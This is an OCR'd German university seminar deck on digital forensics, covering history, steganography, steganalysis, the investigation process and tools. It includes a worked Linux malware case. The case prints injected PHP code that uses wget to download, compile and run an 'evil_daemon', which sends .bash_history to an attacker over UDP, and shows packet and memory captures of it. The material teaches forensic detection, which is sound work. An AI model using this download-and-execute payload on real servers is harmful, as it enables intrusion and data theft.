Forensik

Kathlén Kohn, Malte Splietker

Fakultät für Elektrotechnik, Informatik und Mathematik
Universität Paderborn

18. Dezember 2013

Inhaltsverzeichnis

Ursprung digitaler Forensik

Ermittlungen gegen Computerkriminalität:

- 1968, Olympia, WA, USA: IBM 1401 zweimal erschossen
- ca. 1970: Captain-Crunch-Pfeife für kostenlose Telefonate
- 1973, NY, USA: Angestellter der Union Dime Savings Bank unterschlägt mehr als 1.5 Mio $
- 1970-90: Early Malware, e.g. Creeper, Elk Cloner
- 1981: Erste Festnahme wegen Computerkriminalität: Ian Murphy (aka Captain Zap)
- 1984: FBI richtet Computer Analysis and Response Team ein
- 1980er: Markus Hess' Verfolgung durch Clifford Stoll

  ⋮

Heute Ermittlungen wegen: Mord, Kinderpornographie, Datendiebstahl, Betrug, Copyright-Verletzung, ...

Begriffsabgrenzung

Viel aus nichtwissenschaftlichem Umfeld
$\Rightarrow$ Fehlende Standardisierung

Mögliche Definitionen:

- Computer Forensik: Sammlung von Techniken und Werkzeugen zum Finden von Beweisen auf Computern.
- Digitale Forensik: Wissenschaftlich ermittelte und geprüfte Methoden zum Erhalten, Sammeln, Validieren, Identifizieren, Analysieren, Interpretieren, Dokumentieren und Präsentieren von digitalen Beweisen aus digitalen Quellen. Dies dient zum Rekonstruieren von kriminellen Ereignissen sowie dem Vorhersagen unautorisierter Aktionen, welche sich störend auf geplante Operationen auswirken könnten.

Bereiche digitaler Forensik

Mögliche Einteilung:

- Computer-Forensik
  - Disk-Forensik, z.B.
    - Gelöschte Daten
    - Steganographie
    - Stochastische Forensik
    - Live-Analyse (im Gegensatz zur Dead-Analyse)
  - Speicher-Forensik
- Netzwerk-Forensik
- Mobilgeräte-Forensik
- Forensische Datenanalyse
- Datenbank-Forensik
- Drucker-/Scanner-Forensik

Steganographie

- Informationen verborgen speichern oder übermitteln
- Häufig versteckt in Bild-, Audio-, Videodateien
- Der Kreativität sind keine Grenzen gesetzt!

$\Rightarrow$ Live-Demo

Steganographie

- Viel Nichtwissenschaftliches, viele Tools
- Beispiel-Techniken zum Verstecken von Informationen:
  - Hinten anhängen
  - Im Header ablegen
  - In Palette von palettenbasierten Bildformaten (z.B. GIF) ablegen
  - Über ganze Datei verstreuen
    - LSB pro Pixel ändern
    - Änderungen im Frequenzbereich
    - Nachricht als Teil von additivem Rauschen
    - ...
  - Bild abhängig von zu versteckender Information erstellen / ändern
  - Passwortabhängige Algorithmen

Steganalyse


- Ziele:
  - Gebrauch von Steganographie erkennen
  - Versteckte Informationen extrahieren
- Erkennungsmöglichkeiten:
  - Anomalien in Inhalt der Trägerdatei sehen / hören
  - Auffällige Eigenschaften der Trägerdatei (Größe, Zeitstempel, Prüfsumme, ...)
  - Signatur / Muster des Steganographie-Tools
  - Statistische Analyse
  - Erkennungs-Software

Ablauf

Digitale Beweise müssen vor Gericht standhalten

⇒ Fester Prozess notwendig, aber viele Ansätze


z.B. BSI Leitfaden IT-Forensik:



Malware Beispiel

Beispiel (Linux)


- Opfer hat Website mit php-Schwachstelle (eval)



Malware Beispiel

Beispiel (Linux)


- Opfer hat Website mit php-Schwachstelle (eval)
- C Programmcode auf Webserver von Angreifer
- Herunterladen, Compilieren und Ausführen von Code
- Alle Änderungen von */home/user/.bash_history* per UDP an Angreifer senden



Malware Beispiel

Beispiel (Linux)


- Opfer hat Website mit php-Schwachstelle (eval)
- C Programmcode auf Webserver von Angreifer
- Herunterladen, Compilieren und Ausführen von Code
- Alle Änderungen von */home/user/.bash_history* per UDP an Angreifer senden



Malware Beispiel

Auffälligkeit entdecken

- **Strategische Vorbereitung:** Regelmäßige/kontinuierliche Netzwerküberwachung




No.	Time	Source	Destination	Protocol	Length	Info
9	0.071165000	192.168.1.27	192.168.1.22	UDP	555	Source port: 45131 Destination port: italk
10	0.071238000	192.168.1.27	192.168.1.22	UDP	555	Source port: 45131 Destination port: italk
11	0.071286000	192.168.1.27	192.168.1.22	UDP	555	Source port: 45131 Destination port: italk
12	0.071333000	192.168.1.27	192.168.1.22	UDP	555	Source port: 45131 Destination port: italk
13	0.071384000	192.168.1.27	192.168.1.22	UDP	555	Source port: 45131 Destination port: italk

```
▸ Frame 9: 555 bytes on wire (4440 bits), 555 bytes captured (4440 bits) on interface 0
▸ Ethernet II, Src: CadmusCo_2f:52:ff (08:00:27:2f:52:ff), Dst: WistronI_bb:f8:3b (3c:97:0e:bb:f8:3b)
▸ Internet Protocol Version 4, Src: 192.168.1.27 (192.168.1.27), Dst: 192.168.1.22 (192.168.1.22)
▾ User Datagram Protocol, Src Port: 45131 (45131), Dst Port: italk (12345)
    Source port: 45131 (45131)
    Destination port: italk (12345)
    Length: 521
  ▸ Checksum: 0x171a [validation disabled]
▾ Data (513 bytes)
    Data: 6c73202e626173680a6c73202e626173682a0a726d202e62...
    Text [truncated]: ls .bash\nls .bash*\nrm .bash_history \nsudo su\ndf\nls\nls volatility/\nsudo su\nscp msp@192.168.1.22:/home/msp/
    [Length: 513]
```

Malware Beispiel

Auffälligkeit entdecken

- **Strategische Vorbereitung:** Regelmäßige/kontinuierliche Netzwerküberwachung



No.	Time	Source	Destination	Protocol	Length	Info
9	0.071165000	192.168.1.27	192.168.1.22	UDP	555	Source port: 45131 Destination port: italk
10	0.071238000	192.168.1.27	192.168.1.22	UDP	555	Source port: 45131 Destination port: italk
11	0.071286000	192.168.1.27	192.168.1.22	UDP	555	Source port: 45131 Destination port: italk
12	0.071333000	192.168.1.27	192.168.1.22	UDP	555	Source port: 45131 Destination port: italk
13	0.071384000	192.168.1.27	192.168.1.22	UDP	555	Source port: 45131 Destination port: italk

```
▸ Frame 9: 555 bytes on wire (4440 bits), 555 bytes captured (4440 bits) on interface 0
▸ Ethernet II, Src: CadmusCo_2f:52:ff (08:00:27:2f:52:ff), Dst: WistronI_bb:f8:3b (3c:97:0e:bb:f8:3b)
▸ Internet Protocol Version 4, Src: 192.168.1.27 (192.168.1.27), Dst: 192.168.1.22 (192.168.1.22)
▾ User Datagram Protocol, Src Port: 45131 (45131), Dst Port: italk (12345)
    Source port: 45131 (45131)
    Destination port: italk (12345)
    Length: 521
  ▸ Checksum: 0x171a [validation disabled]
▾ Data (513 bytes)
    Data: 6c73202e626173680a6c73202e626173682a0a726d202e62...
    Text [truncated]: ls .bash\nls .bash*\nrm .bash_history \nsudo su\ndf\nls\nls volatility/\nsudo su\nscp msp@192.168.1.22:/home/msp/
    [Length: 513]
```

- **Operationale Vorbereitung:** 192.168.1.27 sendet regelmäßig Liste von Shell-Befehlen an 192.168.1.22

Malware Beispiel

Beweismaterial sichern

- **Datensammlung / Bergung**:
  - Abgefangene Netzwerkkommunikation speichern
  - Flüchtigen Speicher sichern (z.B. fmem, LiME, . . .)
  - Festplattenabbild erstellen
  - Kryptographisch absichern (Integrität)

Malware Beispiel

Untersuchung und Datenanalyse

Untersuchung des Speicherabbilds mit *volatility*

- *linux_psaux*: Auffälligkeiten in Prozessliste?

Pid	Uid	Gid	Arguments
2076	33	33	/tmp/evil_daemon

- *linux_lsof -p 2076*: Offene Datei-Deskriptoren?

2076	0	/dev/null
2076	1	pipe:[12987]
2076	2	pipe:[12987]
2076	3	/home/user/.bash_history
2076	4	/tmp/stolen_data

- Vermutung: *evil_daemon* stiehlt *.bash_history*


Malware Beispiel

PHP Exploit

- *linux_psaux*: Wem gehört evil_daemon?

Pid	Uid	Gid	Arguments
1031	33	33	/usr/sbin/apache2 -k start

- Vermutung: Durch Schwachstelle in Webserver eingeschleust



Malware Beispiel

PHP Exploit

Eingeschleuster code (als GET-Parameter):

```
function evil_daemon()
{
    print("evil_daemon started\n");
    system("wget http://localhost:80/evil_daemon.c
        -O /tmp/evil_daemon.c");
    system("gcc -o /tmp/evil_daemon
        /tmp/evil_daemon.c");
    system("/tmp/evil_daemon 2>&1 &", $ret);
    print("\n".$ret."\n");
}
evil_daemon();
```

Malware Beispiel

PHP Exploit

Eingeschleuster code (als GET-Parameter):

```
function evil_daemon()
{
    print("evil_daemon started\n");
    system("wget http://localhost:80/evil_daemon.c
        -O /tmp/evil_daemon.c");
    system("gcc -o /tmp/evil_daemon
        /tmp/evil_daemon.c");
    system("/tmp/evil_daemon 2>&1 &", $ret);
    print("\n".$ret."\n");
}
evil_daemon();
```

$\Rightarrow$ Nächste Schritte: Analyse von evil_daemon.c, Dokumentation

Tools

Distributionen:

- Kali/Backtrack
- SIFT

Frameworks:

- DFF
- The Sleuth Kit
- OCFA
- COFEE (Windows live)

Disk-Forensik

- PhotoRec
- Foremost

Speicher-Forensik

- volatility
- Second Look (Linux)

Netzwerk-Forensik

- Wireshark
- NetworkMiner

Quellen und Literatur

Geschichte:

- "An Historical Perspective of Digital Evidence: A Forensic Scientist's View" von C. M. Whitcomb, Director, National Center for Forensic Science aus *International Journal of Digital Evidence*, Spring 2002 Volume 1, Issue 1
- "A Brief History of Computer Crime: An Introduction for Students" von M. E. Kabay, Norwich University (http://www.mekabay.com/overviews/history.pdf am 12.12.2013)
- "A BRIEF HISTORY OF CYBERCRIME" von WaveFront Consulting Group (http://www.wavefrontcg.com/A_Brief_History_of_Cybercrime.html am 12.12.2013)

Quellen und Literatur

Digitale Forensik:

- "Leitfaden IT-Forensik" (Version 1.0.1, März 2011) vom Bundesamt für Sicherheit in der Informationstechnik (https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Internetsicherheit/Leitfaden_IT-Forensik_pdf.pdf?__blob=publicationFile am 12.12.2013)
- "An Examination of Digital Forensic Models" von M. Reith, C. Carr, G. Gunsch aus *International Journal of Digital Evidence*, Fall 2002, Volume 1, Issue 3
- "Analysis of Digital Forensic and Investigation" von S. Yadav aus *VSRD International Journal of Computer Science & Information Technology*, 2011, Volume 1 (3)
- "Handbook of Digital Forensics and Investigation" herausgegeben von E. Casey, Elsevier Academic Press, 2009
- www.forensicswiki.org

Quellen und Literatur

Computer-Forensik:

- "Computer-Forensik: Computerstraftaten erkennen, ermitteln, aufklären" von A. Geschonneck, 5. Auflage, Dpunkt.Verlag GmbH, 2011
- "Computer Forensics Techniques" von SR Education Group (http://www.collegesanddegrees.com/criminal-justice-law/computer-forensics/techniques am 12.12.2013)
- "Computer forensics" von Wikipedia (http://en.wikipedia.org/wiki/Computer_forensics am 12.12.2013)

Quellen und Literatur

Steganographie:

- "Image Steganography Techniques: An Overview" von N. Hamid, A. Yahya, R. B. Ahmad, O. M. Al-Qershi aus *International Journal of Computer Science and Security*, 2012, Volume 6, Issue 3
- "Steganography, Steganalysis, & Cryptanalysis" (Präsentation) von M. T. Raggo, Principal Security Consultant, VeriSign (http://www.blackhat.com/presentations/bh-usa-04/bh-us-04-raggo/bh-us-04-raggo-up.pdf am 12.12.2013)

Quellen und Literatur

Verschiedene Tools:

- “List of digital forensics tools” von Wikipedia (http://en.wikipedia.org/wiki/List_of_digital_forensics_tools am 12.12.2013)

Volatility:

- “Memory Forensics: Where to Start” von M. Wade, 2011 (http://www.dfinews.com/articles/2011/06/memory-forensics-where-start am 12.12.2013)